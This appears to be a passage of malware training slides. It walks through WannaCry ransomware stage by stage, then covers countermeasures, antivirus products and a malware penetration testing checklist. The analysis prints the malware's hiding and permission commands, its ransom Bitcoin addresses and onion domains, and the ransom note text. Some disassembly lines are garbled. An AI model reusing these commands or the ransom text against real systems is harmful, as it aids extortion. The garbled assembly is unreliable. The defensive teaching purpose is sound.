<https://deceive.trapx.com>

Virus Analysis: WannaCry (Cont'd)

Stage 5

Once the files are extracted successfully on the affected system, the PE file proceeds to **grab the following hardcoded Bitcoin addresses**

- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

```

00401E9E
00401E9E
00401E9E ; Attributes: bp-based Frame
00401E9E
00401E9E sub_401E9E proc near
00401E9E
00401E9E     DstBuf= byte ptr -318h
00401E9E     Dest= byte ptr -266h
00401E9E     Source= dword ptr -0Ch
00401E9E     var_8= dword ptr -8
00401E9E     var_4= dword ptr -4
00401E9E
00401E9F 000 push    ebp
00401E9F 004 mov    ebp, esp
00401EA1 004 sub    esp, 318h           ; Integer Subtraction
00401EA7 31C lea    eax, [ebp+DstBuf] ; Load Effective Address
00401EAD 31C push    1                ; int
00401CAF 32B push    eax              ; DstBuf
00401EB0 324 nov    [ebp+Source], offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
00401EB7 324 nov    [ebp+var_8], offset a12t9dpgwueZ9NyMgw519p7AA8isjr6SMw"
00401EBC 324 nov    [ebp+var_4], offset a115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
00401ECC 324 call    500_401E000 , DATA PTR LEAURE
00401ECA 324 pop    ecx
00401EC0 320 test   eax, eax          ; Logical Compare
00401EC0 320 pop    ecx
00401ECE 31C jz    short locret_401EFD ; Jump if Zero (ZF=1)

```

Hardcoded Bitcoin Addresses

Stage 6

- Next, the PE file extracts the content of **c.wnry** file
- These extracted strings show at least one bitcoin address, several onion domains likely used for communication by the PE file, and a full **URL** for downloading a Windows **ZIP** file for a **TOR client**

Extracted content from c.wnry

```

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
gx7ekbenv2riucmf.onion;57g7spgrzlojinias.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2e
mbyv47.onion;cwwnhwhlz52magn7.onion;
hXXps://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip

```

<https://deceive.trapx.com>

Virus Analysis: WannaCry (Cont'd)

Stage 7

- The next step of the process is to **change the attributes and permissions of files** in the same folder and any subfolders. To accomplish this the PE file executes a process that **runs two hardcoded strings**
- The first file changes file attributes to hidden and the **icacls** command grants global permission for all files
- The PE file runs these two Windows commands to **hide itself and all the additional malware components** from the user. As a result, the user can no longer see the file in which **diskpart.exe** was executed, including any dropped files

Hardcoded Strings

```
attrib +h .
icacls . /grant Everyone:F /T /C /Q
```

Execute Windows Files

```
004028DC 704 push offset CommandLine ; "attrib +h ."
004028E1 708 call sub_401064 ; Call Procedure
004028E6 708 push ebx ; lpExitCode
004028E7 70C push ebx ; dwMilliseconds
004028E8 710 push offset aIcacls_GrantEv ; "icacls . /grant Everyone:F /T /C /Q"
004028ED 714 call sub_401064 ; Call Procedure
004028F2 714 add esp, 20h ; Add
004028F5 6F4 call sub_40170A ; Call Procedure
004028FA 6F4 test eax, eax ; Logical Compare
004028FC 6F4 jz short loc_402165 ; Jump if Zero (ZF=1)
```

<https://deceive.trapx.com>

Virus Analysis: WannaCry (Cont'd)

Stage 8

- At the end of the process, the PE file loads **kernel32.dll** and then loads the necessary Windows API functions that are responsible to **create, read** and **delete** files
- Then the PE file loads **adavapi32.dll** and then loads the Windows API functions that are responsible for **RSA AES encryption**

```
WriteFile  
CreateFile  
ReadFile  
MoveFile  
MoveFileEx  
DeleteFiles  
CloseHandle
```

kernel32.dll

```
CryptAcquireContextA  
CryptImportKey  
CryptDestroyKey  
CryptEncrypt  
CryptDecrypt  
CryptGenKey
```

adavapi32.dll

Stage 9

- In this stage, the PE file reads the contents of the **t.wnry** file to get an **AES key** that will be used to encrypt the files through the enumeration process
- From this point on, the PE file enumerates all the files on the system and encrypts each file of interest
- The extension of each file is then renamed to **WCRY**. At the end of the process, the wallpaper on the victim's system desktop is changed

Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!

Ransomware Wallpaper

<https://deceive.trapx.com>

Virus Analysis: WannaCry (Cont'd)

Stage 10

- In addition, the PE file executes **@WanaDecryptor@.exe** (a renamed version of **u.wnry**) on the affected system to display the GUI
- The GUI application provide details to the victim about the decryption and payment process
- The timers in this GUI suggest that the user has approximately 6 days left before the key to decrypt the files is deleted if the victim fails to make a payment



Ransomware GUI

The screenshot shows a Windows application window titled "Wana Decryptor 2.0". The main message in the center says "Oops, your files have been encrypted!". Below this, there are two large rectangular boxes with rounded corners, each containing a lock icon and a timer. The top box is labeled "Payment will be raised on 5/16/2017 08:57:01" and "Time Left 02:23:59:37". The bottom box is labeled "Your files will be lost on 5/26/2017 08:57:01" and "Time Left 06:23:59:37". To the right of these boxes, under the heading "What Happened to My Computer?", it says: "Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service." Further down, under "Can I Recover My Files?", it says: "Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months." At the bottom, there is a section for "How Do I Pay?" which explains that payment is accepted in Bitcoin only, provides a Bitcoin address (115pTUMMmgoq1gMvpkHjcRdtJNUj6urLn), and buttons for "Check Payment" and "Decrypt". A small URL at the bottom right of the window reads "https://deceive.trapx.com".

Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts

4 Malware Analysis

5 Countermeasures

6 Anti-Malware Software

7 Malware Penetration Testing

Trojan Countermeasures



Avoid opening email attachments received from **unknown senders**



Avoid downloading and executing applications from **untrusted sources**



Block all **unnecessary ports** at the host and firewall



Install **patches and security updates** for the operating systems and applications



Avoid accepting **programs transferred** by instant messaging



Scan external **USB drives** and **DVDs** with antivirus software before using



Harden weak, default **configuration settings** and disable unused functionality including protocols and services



Restrict permissions within the desktop environment to prevent malicious applications from being installed



Monitor the **internal network traffic** for odd ports or encrypted traffic



Run **host-based** antivirus, firewall, and intrusion detection software

Backdoor Countermeasures

- 1 Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage
- 2 Educate users not to install applications downloaded from **untrusted Internet sites** and email attachments
- 3 Avoid **untrusted software** and ensure that every device is protected by a firewall
- 4 Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors
- 5 Track the open-source projects that enter the enterprise from **external untrusted sources**, such as open-source code repositories, etc.
- 6 Inspect **network packets** using protocol monitoring tools

Virus and Worms Countermeasures

- 1 Install anti-virus software and update it regularly
- 2 Generate an anti-virus policy for safe computing and distribute it to the staff
- 3 Schedule regular scans for all drives after the installation of anti-virus software
- 4 Pay attention to the instructions while downloading files or any programs from the Internet
- 5 Avoid opening attachments received from an unknown sender as viruses spread via e-mail attachments
- 6 Do not accept disks or programs without checking them first using a current version of an anti-virus program
- 7 Regularly maintain data backup
- 8 Stay informed about the latest virus threats
- 9 Ensure pop-up blockers are turned on and use an Internet firewall
- 10 Run disk clean up and registry scanner once a week
- 11 Run anti-spyware or adware once a week
- 12 Do not open files with more than one file type extension

Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts

4 Malware Analysis

5 Countermeasures


6 Anti-Malware Software

7 Malware Penetration Testing

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing and dangerous websites



- McAfee® LiveSafe™ (<https://www.mcafee.com>)
- Symantec Norton Security Premium (<http://www.symantec-norton.com>)
- Bitdefender Internet Security (<https://bitdefender.com>)
- HitmanPro (<https://www.hitmanpro.com>)
- Malwarebytes (<https://www.malwarebytes.org>)
- Zemana Antimalware (<https://www.zemana.com>)
- Emsisoft Anti-Malware (<https://www.emsisoft.com>)
- Malicious Software Removal Tool (<https://www.microsoft.com>)
- SUPERAntiSpyware (<http://www.superantispyware.com>)
- Plumbytes Anti-Malware (<https://plumbytes.com>)

Antivirus Software

Bitdefender Antivirus Plus 2018

Bitdefender Antivirus Plus 2018 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware



- ClamWin (<http://www.clamwin.com>)
- Kaspersky Anti-Virus (<https://www.kaspersky.com>)
- McAfee AntiVirus Plus (<https://home.mcafee.com>)
- Norton AntiVirus (<https://in.norton.com>)
- Avast Premier Antivirus (<https://www.avast.com>)
- ESET Smart Security (<https://www.eset.com>)
- AVG Antivirus FREE (<https://free.avg.com>)
- Avira Antivirus Pro (<https://www.avira.com>)
- Trend Micro Maximum Security (<http://apac.trendmicro.com>)
- Panda Antivirus Pro (<http://www.pandasecurity.com>)
- Webroot SecureAnywhere Antivirus (<https://www.webroot.com>)

Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts


4 Malware Analysis

5 Countermeasures

6 Anti-Malware Software


7 Malware Penetration Testing

Malware Penetration Testing



- Scan the system for suspicious **open ports** using tools such as **TCPView** and **netstat**
- Scan the system for suspicious **running processes** using tools such as **Process Monitor** and **Process Explorer**
- Scan the system for suspicious **registry entries** using tools such as **jv16 Power Tools 2017** and **Reg Organizer**
- Scan the system for suspicious **running services** using tools such as **SrvMan** and **Advance Windows Service Manager**
- If any suspicious port, process, registry entry, or service is discovered, check the **associated executable** files
- **Collect more information** about these from the publisher's websites, if available, and the Internet
- Check if the open ports are known to be **opened by malware in the wild**
- Check the **startup programs** using tools such as **Security Autoruns for Windows** and **WinPatrol** and determine if all the programs in the list can be recognized with known functionalities


Malware Penetration Testing (Cont'd)



- Check the **system logs, security logs and application logs** for any malicious or unusual activity using tools like **Loggly** and **SolarWinds Log & Event Manager (LEM)**
- Scan the system using tools such as **Mirekusoft Install Monitor** and **SysAnalyzer** for detecting suspicious programs that are installed without the users' consent
- Check the data files for **modification** or **manipulation** by opening several files and comparing the hash value of these files with a pre-computed hash using tools like **SIGVERIF** and **Tripwire**
- Scan for **suspicious device drivers** using tools such as **DriverView** and **Driver Reviver**



Malware Penetration Testing (Cont'd)



- ❑ Check for **suspicious network activities** such as upload of bulk files or unusually high traffic going to a particular web address using tools such as **Capsa Network Analyzer** and **Wireshark**
- ❑ Scan the system for **suspicious modifications** in **DNS Server settings** using tools such as **DNSQuerySniffer** and **DNSstuff**
- ❑ Scan the system for **suspicious API application calls** using tools such as **API Monitor** and **APImetrics**
- ❑ Run an updated anti malware scanner from a reputed vendor to identify malware in wild



Malware Penetration Testing (Cont'd)

Document all the findings

If Malware is detected?

YES

Isolate the machine from network

NO

Is updated anti-malware running?

YES

Find other anti-malware solution to clean malware

NO

Update and run anti-malware

- **Document all your findings:** It helps in determining the next action if malware is identified in the system
- **If Malware is detected:**
 - **Isolate the infected system** from the network immediately to prevent further infection
 - Check whether the anti-trojan/anti-virus tools that are running, have been **updated**. If not, update the anti-trojan/anti-virus tools
 - **Sanitize the complete system** for malware using an updated anti-malware

Module Summary

- Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- A wrapper binds a Trojan executable with innocent looking .EXE applications such as games or office applications
- An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are categorized according to what they infect and how they infect
- Analysing a malware consists of Static analysis and dynamic analysis
- Awareness and preventive measures are the best defences against Trojans and viruses
- Use anti-Trojan and anti-virus tools such as TrojanHunter and Avast Premier to detect and eliminate Trojans and viruses